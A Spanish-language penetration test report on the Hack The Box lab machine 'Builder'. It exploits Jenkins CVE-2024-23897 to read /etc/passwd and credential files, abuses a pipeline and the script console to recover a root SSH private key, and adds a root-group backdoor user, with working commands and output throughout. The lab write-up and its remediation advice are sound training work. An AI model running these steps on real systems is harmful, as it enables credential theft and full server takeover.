
Prueba de Penetración

HTB Labs (Builder)

nico.sanchezsierra@hotmail.com, OSID: OS-012

2025-10-08

Contents

1	Reporte	1
1.1	Introducción	1
1.2	Objetivo	1
2	Resumen High-Level	2
2.1	Recomendaciones	3
3	Metodología	4
3.1	Recolección de Información	4
3.2	Penetración	4
3.2.1	Dirección IP: 10.10.11.10	4
3.2.1.1	Enumeración de servicios	4
3.2.1.2	Escalada de Privilegios	6
3.2.1.3	Vulnerabilidad (ID: 1, Exposición de información sensible)	6
3.2.1.4	Vulnerabilidad (ID: 2, RCE & LFI Jenkins)	8
3.2.1.5	Vulnerabilidad (ID: 3, Credenciales en config)	9
3.2.1.6	Vulnerabilidad (ID: 4, Pipelines exponen SSH (root))	10
3.2.1.7	Vulnerabilidad (ID: 5, Información sensible con DevTools)	11
3.3	Mantener Acceso	13
3.4	Limpieza de Pruebas	13

1 Reporte

1.1 Introducción

Buenos días, me alegra volver a verte de nuevo lector.

Como habrás notado desde el último reporte ha pasado mucho tiempo, pues estuve estudiando para eJPT. Y orgulloso de mi logro, puedo decir que la finalicé. Dicho esto, hoy retomaremos esta serie magnífica de reportes profesionales.

La máquina a la que nos enfrentaremos hoy es de nivel Medium, y es denominada como Builder. No sabemos muy bien a qué retos nos enfrentaremos, pero venga cual venga lo analizaremos detalladamente.

¡Vamos a por ello!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
3	1	0	1	5

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Exposición de información sensible
2	Crítico	CVE-2024-23897	RCE & LFI Jenkins
3	Alto	N/A	Credenciales en config
4	Crítico	N/A	Pipelines exponen SSH (root)
5	Crítico	N/A	Información sensible con DevTools

2.1 Recomendaciones

Vistas las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.10

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos cómo conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.11.10

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.10	22,8080

Servicio	Versión
HTTP	Jetty 10.0.18
SSH	OpenSSH 8.9p1 Ubuntu

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Con Nmap identificaremos que puertos abiertos encontramos en la dirección IP 10.10.11.10.

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.10
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
8080/tcp  open  http-proxy   syn-ack ttl 62
```

Figure 3.1: nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.10

Se analizaron con Nmap los puertos enumerados anteriormente.

```
nmap -sCV -A -O -p22,8080 10.10.11.10
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp  open  http         Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
|_http-title: Dashboard [Jenkins]
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.2: nmap -sCV -A -O -p22,8080 10.10.11.10

Con Eyewitness se identificó un servicio web sobre el puerto 8080 en la dirección IP 10.10.11.10.


Web Request Info	Web Screenshot
http://10.10.11.10:8080 Page Title: Dashboard [Jenkins] Date: Wed, 08 Oct 2025 09:17:28 GMT Connection: close X-Content-Type-Options: nosniff Content-Type: text/html;charset=utf-8 Expires: Thu, 01 Jan 1970 00:00:00 GMT Cache-Control: no-cache,no-store,must-revalidate X-Hudson-Theme: default Referrer-Policy: same-origin Cross-Origin-Opener-Policy: same-origin Set-Cookie: JSESSIONID.fabc7397=node01bj9k3fgoswsus3ie4pedn9dv37.node0; Path=/ HttpOnly X-Hudson: 1.395 X-Jenkins: 2.441 X-Jenkins-Session: 6e6d6cce X-Frame-Options: sameorigin X-Instance-Identity: MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBChKCAQEAuoLwaR1Kews72rSEsEkyDUFAKfX2Wk1mS06hi9A56Bx34LBdMQK3n6yCy0nJaT/KJcSx5hXA6DA1yNKWvPUO9nmngDZWaKxKhW/3uLvFW68YnadxFIP7HLnRNulCWkaHgVlW/71MPR9jOfjQ/BLPjBCBkLAdBsrCvRZ0/A/yj6H8YBGQIDk8hRjsqtMM0EBPzH/TylyC7DmHWtlkZqvLH7PKTycZ54Lcv9i9NVd/cLBZjEyzUua6n28OVsZif9yQ41qPmzwRlhZ7DAKi1wl48T+FatD9gz8v6KtjktDht3CyT+GLYwUPy7z501y/RoOzldBpY2tgxvNTpIQgoDwlDAQAB Content-Length: 14972 Server: Jetty(10.0.18)	

Figure 3.3: eyewitness –web –single <http://10.10.11.10>

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Exposición de información sensible)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad: El servidor Jenkins expone endpoints y directorios accesibles públicamente que devuelven metadatos y listados de usuarios. Esa información, nombres de usuarios, claves SSH, versiones y plugins están disponibles sin autenticación ni filtrado.

Aunque no permite ejecución remota ni escalada de privilegios, reduce significativamente la privacidad de las cuentas y facilita la creación de nuevos vectores de ataque.

Servicios Afectados: Servidor Web Jenkins (puerto 8080)

Remedio de la vulnerabilidad:

- Limitar el acceso a estos recursos (Autenticación, Doble-Factor, Tokens...)
- Deshabilitar la cuenta de anonymous
- Minimizar la información expuesta (Proxys, Firewalls, WAFs...)

Pruebas:

Se identificaron con la herramienta Gobuster varios directorios públicos sobre el servicio web.

```
/search      (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/search/]
/about       (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/about/]
/index       (Status: 200) [Size: 14982]
/login       (Status: 200) [Size: 2220]
/main        (Status: 500) [Size: 8619]
/people      (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/people/]
/assets      (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/assets/]
/computers   (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/computers/]
/log         (Status: 403) [Size: 595]
/computer    (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/computer/]
/api         (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/api/]
/me          (Status: 403) [Size: 593]
/timeline    (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/timeline/]
/logout      (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/]
/404         (Status: 200) [Size: 8581]
/script      (Status: 403) [Size: 601]
/widgets     (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/widgets/]
/manage      (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/manage/]
/error       (Status: 400) [Size: 8354]
/gc          (Status: 405) [Size: 8741]
/eval        (Status: 405) [Size: 8745]
/exit        (Status: 405) [Size: 8745]
/configure   (Status: 403) [Size: 628]
/properties  (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/properties/]
/cloud       (Status: 403) [Size: 599]
/builds      (Status: 200) [Size: 36374]
/i18n        (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/i18n/]
/oops        (Status: 200) [Size: 8583]
/secured     (Status: 401) [Size: 0]
/owner       (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/owner/]
/cli         (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/cli/]
/appearance  (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/appearance/]
/queue       (Status: 302) [Size: 0] [→ http://10.10.11.10:8080/queue/]
```

Figure 3.4: gobuster dir -w directory-list2.3-small.txt -u http://10.10.11.10:8080/

Se encontraron directorios con información de usuarios web.

People

Includes all known "users", including login identities which the messages in recorded changelogs.



	User ID	Name
	jennifer	jennifer
	anonymous	anonymous

Figure 3.5: <http://10.10.11.10:8080/asynchPeople/>

3.2.1.4 Vulnerabilidad (ID: 2, RCE & LFI Jenkins)

Riesgo: Crítico

CVE: CVE-2024-23897

Explicación de la vulnerabilidad: Jenkins contiene una versión (2.441) vulnerable a una lectura arbitraria de ficheros a través de su interfaz de línea de comandos (CLI) causada por la interpretación de argumentos que comienzan con '@' como rutas de ficheros cuyos contenidos se inyectan en el argumento.

Esto permite a un atacante remoto y sin autenticación, leer archivos del sistema. En escenarios específicos puede conducir a una exposición de credenciales y datos sensibles.

Servicios Afectados: Servidor Web Jenkins (puerto 8080)


Remedio de la vulnerabilidad:

- Actualizar Jenkins a una versión que corrija la vulnerabilidad CVE-2024-23897
- Deshabilitar/Limitar el acceso al CLI

- Aplicar controles compensatorios (WAF, TLS, MFA...)

Pruebas:

Se identificó un repositorio GitHub (<https://github.com/vulhub/vulhub/tree/master/jenkins/CVE-2024-23897>) relacionado con la vulnerabilidad CVE-2024-23897.



```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@etc/passwd"
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists.
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists.
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/bin/bash" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.
```

Figure 3.6: java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@etc/passwd"

3.2.1.5 Vulnerabilidad (ID: 3, Credenciales en config)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: En el directorio de configuración de Jenkins se han hallado ficheros que contienen cuentas y credenciales de usuario. Aunque algunas credenciales están ofuscadas, se emplea un esquema de protección obsoleto y débil que puede romperse con relativa facilidad.

La presencia de secretos en estos archivos incrementa el riesgo de compromiso de cuentas, movimiento lateral dentro de la red y escalada de privilegios.

Servicios Afectados: Usuario "Jennifer" y ficheros "user.xml & config.xml"

Remedio de la vulnerabilidad:

- Rotación inmediata de credenciales
- Eliminar cualquier información sensible de ficheros de configuración

Pruebas:

Se identificó un usuario web en "/var/jenkins_home/users/users.xml".

```
java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@var/jenkins_home/users/users.xml"
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
<string>jennifer_12108429903186576833</string>: No such agent " <string>jennifer_12108429903186576833</string>" exists.
```

Figure 3.7: java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node
"@var/jenkins_home/users/users.xml"

Se identificó una contraseña con encriptación débil en "/var/jenkins_home/users/jennifer_12108429903186576833/config.xml"

```
(root@kali)-[/home/kali/Desktop/Workstation]
# java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node "@var/jenkins_home/users/jennifer_12108429903186576833/config.xml" | grep password
<hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_": No such agent " <hudson.tasks.Mailer_-UserProperty plugin="mailer@463.vedf8358e006b_": No such agent "
<SNIP> ... </SNIP>
<passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJen/L4lla</passwordHash>: No such agent " <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJen/L4lla</passwordHash>" exists.
```

Figure 3.8: java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -http connect-node
"@var/jenkins_home/users/jennifer_12108429903186576833/config.xml"

3.2.1.6 Vulnerabilidad (ID: 4, Pipelines exponen SSH (root))

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: Se identificó que el plugin SSH Agent Plugin de Jenkins se encuentra habilitado y operativo, permitiendo la utilización de claves SSH dentro de las pipelines. Durante la configuración y ejecución de una pipeline, se evidenció que las claves SSH asociadas (en este caso a root) pueden ser utilizadas directamente en los procesos de construcción sin controles adicionales ni aislamiento adecuado.

Esto representa un riesgo crítico, ya que las credenciales SSH quedan accesibles dentro del entorno de ejecución de pipelines, lo que podría permitir que un atacante con acceso a Jenkins ejecute comandos remotos con privilegios elevados sobre el sistema.

En este caso la clave SSH enlazada al usuario root compromete completamente el sistema, permitiendo control total del host remoto y potencial movimiento lateral dentro de la infraestructura.

Servicios Afectados: Plugin de Jenkins (SSH Agent) y Clave SSH (root)

Remedio de la vulnerabilidad:

- Revocar y rotar la clave SSH comprometida
- Eliminar todas las claves SSH de Jenkins
- Deshabilitar/Eliminar el plugin si no es completamente necesario
- Implementar medidas compensatorias (Monitorización de claves SSH)

Pruebas:

Se identificó el plugin “SSH Agent Plugin” operativo de Jenkins.

SSH Agent Plugin 346.vda_a_c4f2c8e50

This plugin allows you to provide SSH credentials to builds via a ssh-agent in Jenkins.

[Report an issue with this plugin](#)



Figure 3.9: <http://10.10.11.10:8080/manage/pluginManager/installed>

Se procedió a crear una nueva pipeline para ejecutar un comando SSH y verificar su funcionamiento.

```
1 pipeline {
2   agent any
3
4   stages {
5     stage('SSH') {
6       steps {
7         script {
8           sshagent(credentials: ['1']) {
9             sh 'ssh -o StrictHostKeyChecking=no root@10.10.11.10 "cat /root/.ssh/id_rsa"'
10          }
11        }
12      }
13    }
14  }
15 }
```

Figure 3.10: <http://10.10.11.10:8080/job/Pipeline/configure>

Se ejecutó la nueva pipeline y se verificó su funcionamiento.

```
[ssh-agent] Using credentials root
[ssh-agent] Looking for ssh-agent implementation...
[ssh-agent]   Exec ssh-agent (binary ssh-agent on a remote machine)
$ ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-XXXXXX73ImuX/agent.200
SSH_AGENT_PID=203
Running ssh-add (command line suppressed)
Identity added: /var/jenkins_home/workspace/Pipeline@tmp/private_key_5734042719391808226.key
(root@builder)
[ssh-agent] Started.
```

Figure 3.11: <http://10.10.11.10:8080/job/Pipeline/3/console>

3.2.1.7 Vulnerabilidad (ID: 5, Información sensible con DevTools)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: El cliente web que sirve de panel en Jenkins incluye un campo que contiene el valor encriptado de una clave SSH. Esa información sensible no debería estar disponible en el DOM del navegador. Además, fue posible recuperar el secreto en texto claro empleando herramientas internas del servidor, lo que indica que la ofuscación y los controles de acceso no protegen adecuadamente la confidencialidad de la clave.

La combinación de exponer el valor en la parte cliente y la posibilidad de recuperarlo desde el mismo servidor convierte esta situación en una vulnerabilidad crítica. Impactando completamente en la confidencialidad, la integridad y la disponibilidad del sistema.

Servicios Afectados: Clave SSH (root)

Remedio de la vulnerabilidad:

- Rotación inmediata de la clave afectada
- Eliminar cualquier información sensible de la parte cliente
- Restringir el acceso a consolas administrativas peligrosas

Pruebas:

Se identificó en la página fuente (lado cliente) información encriptada de la clave SSH.

```
<span>Concealed for Confidentiality</span>
<input name="_privateKey" type="hidden" value="{AQAAABAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrnSqEEYDqj5frZLuo4qcqH61l
A+rLX6ehT0K40cD3NBEF/4AdL6B0Q/NSWquISxTmmEBi3NqpWttJl1q9so0zFV0C4mhQIGIYr8TPDbpdRfsgjGNKTzIppPPmRr+j5ymSno0P/LVw09+/
leKf1gkD0Emra07uuy20BIihQbMKt5Ls+l+FLlqlcY41PD+3Qwki5UfNHxQckFVWJQA0zfGvkRpyew2K60SoLjpnSrwUWCx/hMGtvvoHApuDwsGz4esi3
MU4vlyqbhX0FL4Q3u2IWTkL+Xv2FUUmXx0EzAQ2KtXvcyQLA9BXmqC0VWKNpqw1GAfQwKPen8g/zYT7TFA9kpYLAzjsf6Lrk4Cflaa9xR7L4pSgvBJY0e
Gd3xmrk+rCFJ3x3UJ6yzjcmAHBNiOlWvSxSi7wZrQ140WuxagsG10YbxHzjqgoKTA0VSv0mtiilt0/NS0rucozJFUCp7p8v73ywR6tTur6kmyTGjhKqAKc
LtTSw9LE2to3ilsexiLP8y9FxmowPWRDxgn9lv9ktcoMhmA72icQAFfWNSpieB8Y7TQ0YBhcxpS2M3mRjtZUbe4Wx+MjrJLbZ5sf/Z1bxETbd4dh4ub7
VR9T3TnBeMQFsv9GKLYjvgKTd6Rx+oX+D2sN1WKWHLp85g6DsuFByTC3o/OZGSnjUmDpMAs6wg0Z3bYcxzrTcj9pnR3jcywwPCGkjpS03ZmEDtuU0XUti
D+ujAB1/5JcrH8fI0mP8Z+ZoJrziMF2bhpR1vc0SiDq0+Bpk7yb8AIIkCDOW5X1XqnX7C+I6mN0nyGtuanEhiJSFVqQ3R+MrGbMwRzzQmtfQ5G34m67Gv
ubVJzBKLEHS0oKwiYNEwdkd9j8Dg9y88G8xrc7jr+ZcZtHSJRLK1o+VaeN0SeOut3iZjumpy0Ko1ZiC8gFsVJg8nWLCat10cp+XTy+fJ1VYIMHxUWrZu-
ZT4ZT+YT1+uk5Q304tBF6z/M67mRdQqQwRfgA5x0AEJvAEb2dftvR98ho8cRMVw/0S3T60re1B/0oYrt/IhW0cvIoo4M92eo5CduZnajt4on0CTC13kl
Rq3RdCTmdb3bWQKIxdYSBLXgBLnVC7090Tf12P0+DMQ1UrT7PcGF22dqAe6VFTH8wFqmDqidhEdKiZYIFf0he9+u300XPZldMzaSLj8ZZy5hGCPaRS6j
ZV61DMdr95eCo+bkfdijnBa5SsGRUdjafeU5hqZM1vTxRLU1G7Rr/yxmma5mAHGeIXHTWRHYSWn9gonoSBFAAXvj0bZjTeNBAmU8eh6RI6pdapVLeQ0ti
NFPuaw+iZvUPm0hDfdx09JIL6FFpaodsm1ksTPz366bc0cNONXSxu0fJ5+WVvReTFdi+agF+sF2jk0hGTjc7pGAg2z1l0084PzXW1TkN2yD9YHgo9xYz
```

Figure 3.12:

http://10.10.11.10:8080/manage/credentials/store/system/domain/_/credential/1/update

Se pudo desencriptar usando la propia consola de Jenkins, descifrando así la clave SSH.

```
1 println( hudson.util.Secret.decrypt("{AQAAABAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5t
```

[Run](#)**Result** 

```
-----BEGIN OPENSSH PRIVATE KEY-----  
b3BlbnNzaC1rZXktdjEAAAABG5vbUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
```

Figure 3.13: <http://10.10.11.10:8080/manage/script>

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas: A pesar de que tenemos acceso al sistema a través de root a través de SSH con su clave privada, también podemos crear un usuario con privilegios elevados.

- `useradd -m hacker -s /bin/bash`
- `usermod -aG root hacker`

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos

dejar paso a nuevas vulnerabilidades. Además, eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: Para realizar una prueba de penetración limpia necesitamos eliminar todas aquellas implementaciones que nos ayudaron a ganar acceso al sistema. En este caso solo necesitaríamos eliminar la Pipeline y el usuario creado. Todos los demás comandos no crearon ni modificaron ningún contenido de los ficheros del sistema.